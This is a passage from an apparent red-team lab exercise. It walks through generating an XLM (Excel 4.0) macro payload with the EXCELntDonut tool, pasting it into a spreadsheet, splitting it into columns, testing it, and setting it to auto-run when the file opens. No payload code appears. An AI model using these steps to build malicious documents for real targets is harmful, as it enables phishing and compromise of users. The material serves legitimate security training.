# 3. Open your output file in a text editor,     #
#     copy everything and paste it into Excel.   #
# 4. Columns are divided by semi-colons (;)      #
#     use the Text-to-columns feature in Excel   #
#     to separate the data into columns.         #
# 5. Right click on the first cell of your       #
#    macro (A1 unless using obfuscation).        #
#    Click 'Run' to make sure the code works.    #
# 6. Left click on that same cell. Then,         #
#    click the drop down right above it that     #
#    says A1 (or whatever the first cell is)     #
#    and change it to 'Auto_open'                #
# 7. Save the file as .xls or .xlsm              #
##################################################
#       By @JoeLeonJr (@FortyNorthSec)           #
##################################################

┌──(kali㉿kali)-[~]
└─$
```


XLM Macro Creation Successful

10. The XLM macro has been output to "EXCELntDonut_Output_1.txt" in your Kali user's home directory. To keep you from having to transfer the file to your Windows VM in the next sections of the exercise, the same payload has been generated for you in the Lab 15 folder on your Windows 10 desktop.


2. Add the XLM macro to an Excel spreadsheet

1. In your Windows 10 VM, open Excel and create a new spreadsheet document. Then insert an MS Excel 4.0 Macro using the same process that was outlined in the last lab exercise.

2. Leaving the Excel window open, use Windows Explorer to open the Lab 15 "EXCELntDonut_Output_1.txt" file in the "Lab exercises" folder on your desktop. When you open the file, you should see a large block of text, similar to what's shown in the screenshot below.




Location of the XLM Macro File




XLM Macro File Opened in Notepad

3. Select all of the text inside the file and copy it to your clipboard.




Copying the XLM Macro Shown in Notepad

4. Then click on cell A1 in the Macro1 worksheet of your Excel spreadsheet and paste the text into the spreadsheet.




Pasting the XLM Macro into Cell A1

5. With the pasted data still selected in the spreadsheet, click on the "Data" tab in the toolbar. Then click on the "Data Tools" button, and click on "Text to Columns" in the menu that appears.




Using the "Text to Columns" Tool

6. In the "Convert Text to Columns Wizard" window, make sure that "Delimited" is selected, and then click Next.




Text to Columns Configuration

7. In Step 2 of the "Convert Text to Columns Wizard", check the "Semicolon" box, and uncheck all other boxes. Then click Finish.




Text to Columns Configuration Step 2

8. The data in the Macro1 worksheet should now be spread across multiple columns instead of being packed into column A.




Macro Spread Across Multiple Columns

9. Test the macro by right-clicking on cell A1, clicking "Run…" in the menu, and then clicking the Run button in the window that appears.




Executing Macro Code, Step 1



